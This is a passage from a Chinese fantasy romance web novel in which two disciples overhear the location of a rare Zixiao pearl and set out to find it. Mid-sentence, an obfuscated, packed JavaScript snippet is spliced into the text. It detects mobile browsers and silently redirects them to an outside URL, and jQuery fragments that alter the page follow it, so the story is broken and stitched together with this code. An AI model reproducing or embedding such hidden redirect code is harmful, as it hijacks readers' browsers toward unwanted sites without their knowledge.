他还是上次见面时那一身黑色的衣裳,只是头发被高高束在脑后,脸上还蒙着黑色的面纱。他认真地端详着时云渺,轻声道:“到处找不到你,只好来试试这儿了,听姬月说你喜欢读书?什么时候的事,我怎么才知道?”
“少学姬月说些尖酸刻薄的话,我一直都喜欢读书好吧。”时云渺掐了贺铉一下,贺铉吃痛,时云渺正要说话,远处的脚步又渐行渐近,两人都自觉闭嘴了。时云渺半靠在贺铉身上,省力又舒服,心里也安定了不少,她一个人或许还有些忐忑,有贺铉在旁边,她莫名就有了一种无论如何不会被柳星瑶发现的自信。
那人又重新坐会了案几边上,写写画画,像是在演算什么。
时云渺在贺铉手上写,谁?
贺铉缓缓摇头,也没有头绪。
“算出来了吗?”
那人停笔良久,开口:“吹雪楼以北三千里,鲲鹏徘徊之地,燕山三山环绕之间,有你要的东西。”
“确定吗?”柳星瑶道:“万年来整个修真界也就只发现了一颗紫霄珠,你什么都不做,光坐在这里,便能算出另一颗的位置?”
紫霄珠?!时云渺一震,
“不信,别去。”那人声音嘶哑,但依然能听出浓浓的嘲讽之意。时云渺更是好奇,究竟是什么人,敢这样跟柳星瑶说话?
那人又继续道:“放我走。你,答应过。”
“我没答应过。”柳星瑶的声音平静如水:“我说的是‘帮我找到’,如今东西并未到手,不作数。”
哗啦一声,那人猛地掀了桌子,书页翻飞,打翻的烛火点燃了纸张,满室登时燃气熊熊烈火。时云渺怕被火星燎到,下意识地往后一退,贺铉却是不受影响,牵住了她的手,两人手掌交握,贺铉的手紧了紧,示意没事。
不远处,柳星瑶似乎对这人的动作也没什么大的反应,“我会派人去寻,若真的如你所说,我会给你你想要的,决不食言。”
“你要放我出去。”
“我答应你。”柳星瑶打了个响指,书页上、书架上的火都倒流回了重新立起的烛台之中,空中的灰烬汇集回原位,重新变成老旧发黄的纸张,一切都回归到完好的初始状态。她不知按下了什么地方,通往外面的门重新开启,带着那人离开了。
“呼——”他们一走,时云渺便大呼一口气,三步并作两步往案几旁走。可惜那人演算和绘制的图纸都已经被柳星瑶的一个碧海潮生归为最初状态了,面前只剩一沓白纸。
“这人是谁?这么大能耐?”时云渺抽出一本那人方才查阅的记录西域灵兽的抄本,上面写的歪歪扭扭、像蚯蚓一样的符号,俱是西域的文字,时云渺半个字也看不懂,她回头看贺铉,贺铉也是一副若有所思的模样。
“师哥,师哥?”时云渺见喊他没反应,一把撤掉了他蒙面的黑纱:“师哥!”
“嗯?”贺铉回过神来,白的像雪一样的皮肤在时云渺手中的琉璃灯下恍若也散发着柔和的微光。
“还等什么呢,我们快出发吧。”时云渺跃跃欲试道。
“出发?”
“紫霄珠啊,手慢无!”时云渺道:“师姐都说了要派人去了,我们都听到了,还不抢先一步,等什么呢?”
贺铉一怔:“你知道紫霄珠是做什么的么?”
天心寺用紫霄珠镇压魔物不假,可为防有心之人偷盗,很少有人知道真正用于镇压的,不是天心寺引以为立派之本的护宫阵法,而是金玉为衣满头珠翠的观世音娘娘手中那颗不起眼的珠子。
时云渺一脸你当我傻的表情:“我好歹也是震雷岛内门,我俩一个级别的好吗,当然知道。”
“我不是这个意思。”贺铉道:“镇压用的法器有许多,并不一定非要那个。你若喜欢,师哥去给你找,何必去抢师姐的东西。”
“不是我要。”时云渺道:“找到了给你呀,我要那玩意做什么?”
贺铉有些不解的看着她,时云渺说了自己的猜测,她看到贺铉脸色表情微变,便知道贺铉也想到过这一点,她追问道:“我没说错吧,你肯定也知道的,我们拿到了紫霄珠,就能活捉金瞳之人了,再拷问消息,就方便了许多呀。”
贺铉想了想,却还是缓缓摇了摇头:“师姐拿到,效果也是一样......”
可话还没说完,他便逐渐停住了,时云渺看进他的眼睛,知道两人又想到了一样的事——柳星瑶不止是死于金蝉教之手的瑶光仙尊的女儿,她还有一个身份——肃威掌门座下首席大弟子,未来震雷岛毋庸置疑的掌门。
她对金蝉教的仇恨不假,可作为未来的掌门,她更有太多需要顾及的事情,就像从前许多次贺铉和柳星瑶生出分歧一样,他们并不总是能同心,柳星瑶也不一定会将这万年难得一颗的紫霄珠用于捉拿金瞳之人。
时云渺眼睛亮晶晶地,闪烁着跃跃欲试的光芒,贺铉却忽然想到了别的,蹙眉:“你这些日子在藏书阁,就是为了查制服金蝉教的方法吗?”
时云渺觉得有些不好意思,含糊道:“也不是,就是无聊了想看看书。”
贺铉定定地看着她,忽然将她搂进怀里,双臂收紧,轻声道:“云儿,谢谢。”
“紫霄珠位置的事也不是我发现的,歪打正着而已,谢我做什么......”时云渺嘟囔道,不过拥抱的滋味很不错,时云渺并没有推开他,她摸了摸贺铉的背,少年人的背脊还带着些肌肉跟不上骨骼生长速度的消瘦,“所以你怎么想,要不要去嘛?机会难得哦?”
贺铉松开时云渺,想了想,终于下定决心:“去吧,今天就启程,你在家等我,月底之前我便回来。”
“开什么玩笑!”时云渺登时炸毛了:“上上次不带我,回来一下午就出门,也不带我,这次我找到的信息,还不带我,没天理啦!”
“紫霄珠必定在龙陨之处,即使事已经陨落的龙,也还带着生前的神识和威压,不容小觑。”贺铉耐心地试图解释:“况且北大荒不是我们的地界,吹雪楼又常年与我们不和,贸然前往,实在是很危险的。”
“哪里不和了,我看上次那个小燕人就蛮好的,人家还是排行第一的呢。”时云渺道:“我修为也不错呀
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17491989|202273||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,带我去,小怪你站我后头不用你亲自出手,你可以养精蓄锐,危险的时候我就躲起来,你自由发挥,我们配合打的也很好,多好的事呀。”
她扯住了贺铉准备去偷偷掏一忘皆空散的手,发动了终极武器:“你要是不带我,我现在就炸了藏书阁,你看看是柳师姐把我们两个抓起来比较快,还是你偷跑去北域快。”
贺铉忽然笑了,道:“祖宗,我真是白感动了。我要收回我的话,你实在是个来讨债的。”
时云渺知道他这是答应了的意思,笑道:“谁让你要捡我回来呢,我就讨定你了。”
“行,尽管来,师哥有的是钱。”贺铉道:“去了北域能听话吗?”
“我向来是很听话的。”
贺铉忍不住掐了下她的脸,像小时候一样:“你向来是很会胡说八道的。”
燕山三山环绕之处,雪密密实实覆满大地,寻找那所谓的龙陨之地入口变得更加困难。
时云渺艰难地在地下河的夹层中穿梭,寻着河水前行,整个溶洞空荡荡的,越往里走,光现愈加昏暗,到了此处,已经是一片漆黑了。
为免惊动洞中潜在的威胁,她也并未燃灯,视觉被抑制后,其他的感官反而变得十分敏锐,她听到了河流中一处不同寻常的咕嘟声,像是有什么气泡从水底涌了出来。
时云渺:?
有气体就说明下面有空腔,她靠着修士自身的夜视能力,走到了河边。
又是咕隆一声,这次时云渺听得真真切切,她果断下水,震雷岛四面环绕着月下海,弟子没有不会水的,时云渺轻轻松松便发现了河流底部的一块空腔,底下肯定有夹层或是更深的地下河。
哗啦一声浮出水面,时云渺吹了个口哨,悠扬哨声在洞穴中回荡。她一跃出水,就等贺铉过来。
出了震雷岛,二人也不似从前出门沿路走沿路玩了。他们分析了一番,紫霄珠这样重要的事,柳星瑶肯定要交给最信任且修为最强的人来办。整个震雷岛最合适的莫过于贺铉和凌冰融了,如今贺铉不在,必定是凌冰融带队,他做事向来雷厉风行,两人必须加快脚步,才能赶在他前面拿到紫霄珠。
因此,来到北域,二人分头行动,以哨声为令,若发现了什么,便喊另一人回来。
不片刻,贺铉便御剑而来,他满身是雪,蹙眉道:“云儿?”
“这里。”时云渺朝他招手,得意道:“看我发现了什么。”
贺铉的注意力却不在这上边,他朝时云渺弹出一个避水咒,却没有任何作用,她身上依然湿淋淋的。
“别试了,这鬼地方什么法术都用不了。”
贺铉:“御灵阵法?”说着就要拉时云渺出去到外头除去身上的水,时云渺却示意不用,让他仔细看水里。
“你手怎么这么凉!”贺铉眉头都蹙成了一团,握住她手腕,往里灌注灵力:“这水就是再特别,你也不该贸然下去,北域原本就极寒,这又是地下水,你还要命吗?”“要的要的,这不重要,哎呀你灵力能不能不要灌那么猛,我要被你烫死了!”